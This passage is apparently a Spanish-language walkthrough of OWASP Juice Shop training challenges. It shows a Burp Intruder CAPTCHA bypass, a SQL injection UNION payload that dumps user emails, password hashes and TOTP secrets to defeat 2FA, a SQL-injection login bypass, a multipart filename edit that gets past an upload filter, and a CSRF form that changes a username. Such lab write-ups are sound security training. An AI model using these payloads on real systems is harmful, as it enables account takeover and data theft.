
? **Error Handling**

These settings control how Intruder handles network errors during the attack.

Number of retries on network failure: 3


Pause before retry (milliseconds): 2000

Pinchamos sobre **Start attack** y en la siguiente pestaña le damos a **OK**



The screenshot shows a button labeled 'Start attack' in the Burp Intruder interface.

Start attack



Attack

Save

Columns

Results

Positions

Payloads

Resource Pool

Options

Filter: Showing all items

Request ^	Position	Payload	Status	Error	Timeout	Length	Comment
0			201	<input type="checkbox"/>	<input type="checkbox"/>	537	
1	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
2	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
3	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
4	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
5	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
6	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
7	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
8	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
9	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
10	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
11	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
12	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
13	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
14	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	
15	1	null	201	<input type="checkbox"/>	<input type="checkbox"/>	537	

...

Por último comprobamos que superamos el CAPTCHA y se ha realizado correctamente.

You successfully solved a challenge: CAPTCHA Bypass (Submit 10 or more customer feedbacks within 10 seconds.) X

🚩 e856651740ade21a6b54e8b1911c6a0821f7354d [Copy to clipboard](#)



## TWO FACTOR AUTHENTICATION

Resuelve el doble factor de autenticación (2FA) del usuario “wurstbrot”

Mediante inyección sql buscamos obtener el token del usuario así que realizamos lo mismo que en el apartado de user credential y aplicamos

**rest/products/search?q=%27))%20union%20select%20null,id,email,password,totpsecret,null,null,null,null%20from%20users–**

id:	null
name:	10
description:	"wurstbrot@juice-sh.op"
price:	"9ad5b0492bbe528583e128d2a8941de4"
deluxePrice:	"IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH"
image:	null
createdAt:	null
updatedAt:	null
deletedAt:	null
▼ 10:	


Observamos que este usuario es el único que tiene un token adicional, ahora volvemos a aplicar inyección sql para acceder a su perfil. Vemos que efectivamente nos pide el **token 2FA**

## Login


Email \*

wurstbrot@juice-sh.op'--

Password \*


... | 

Forgot your password?

 Log in

☐ Remember me


or

 Log in with Google


## Two Factor Authentication

Enter the 6 digit token from your 2FA app

2FA Token \*



0/6


 Log in

Ahora debemos usar la aplicación de Google authenticator y añadir una nueva entrada con

un nombre [wurstbrot@juice-sh.op](mailto:wurstbrot@juice-sh.op)

key **IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH**

En la app se genera un código basado en el tiempo que hay que introducir en el login antes de que termine.



A screenshot of a Two Factor Authentication (2FA) login screen. The title is "Two Factor Authentication". Below it, the instruction says "Enter the 6 digit token from your 2FA app". There is a text input field labeled "2FA Token \*" containing the number "216265". To the right of the input field is a question mark icon in a circle. Below the input field, the text "6/6" is displayed. At the bottom of the screen is a "Log in" button with a lock icon.


You successfully solved a challenge: Two Factor Authentication (Solve the 2FA challenge for user "wurstbrot". (Disabling, bypassing or overwriting his 2FA settings does not count as a solution))

X


## UPLOAD TYPE

Sube un fichero que no tiene extensión .zip o .pdf. Para ello **creamos un fichero** o un archivo cualquiera y lo **renombramos como zip**. Después de crear el archivo buscamos dentro de la máquina y de una cuenta el **apartado Complaint**.






Rellenamos el formulario y subimos el archivo creado anteriormente. Antes de enviar, activamos **Foxyproxy y Burpsuite**.



Al pulsar el botón de submit, deben de capturarse **peticiones Get y Post**, observamos que hemos capturado la petición post y enviamos esa request a **Repeater**.

https://parrotsec.org	GET	/_next/static/6SSPrRx3CUml28k33hY...	200	38
https://parrotsec.org	GET	/_next/static/image/src/containers/Ho...		
https://hub.docker.com	GET	/r/bkimminich/juice-shop		
http://google.es	GET	/		
http://localhost:3000	POST	/file-upload	✓	
http://localhost:3000	GET	/test/continuous-code		





Una vez dentro de Repeater buscamos las líneas donde sale el nombre del fichero subido y lo cambiamos por otro nombre

```
5 Sec-Fetch-Dest: empty
6 Sec-Fetch-Mode: cors
7 Sec-Fetch-Site: same-origin
8
9 -----311110327625900230722558629256
10 Content-Disposition: form-data; name="file"; filename="
11 texto.txt.zip"
12 Content-Type: application/zip
13
14
15 -----311110327625900230722558629256
16 ..
```

```
UI XmhjCjw
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
-----311110327625900230722558629256
Content-Disposition: form-data; name="file"; filename="taaa
"
Content-Type: application/zip
<
```

Al finalizar le damos al botón Send y comprobamos que hemos superado el reto.






You successfully solved a challenge: Upload Type (Upload a file that has no .pdf or .zip extension.)




## CSRF


Accedemos al perfil de usuario de **bender**



Inspeccionamos el código para ver qué fragmento actúa en el formulario.



Cambiamos los parámetros del navegador para



Ahora en el navegador abrimos <http://htmledit.squarefree.com> que nos permite realizar **Cross-Site Request Forgery** a juice shop con las siguientes líneas (descomentar las líneas ) y observamos como cambia el nombre de usuario.

```
#<html>
```

```
#<body>
```

```
#<form action="http://10.0.1.5/profile" method="POST">
```

```
#<input type="hidden" name="username" value="jm"
```

```
#<input type="submit" value="Set username">
```



```
#</form>
```


```
#</body>
```

```
#</html>
```

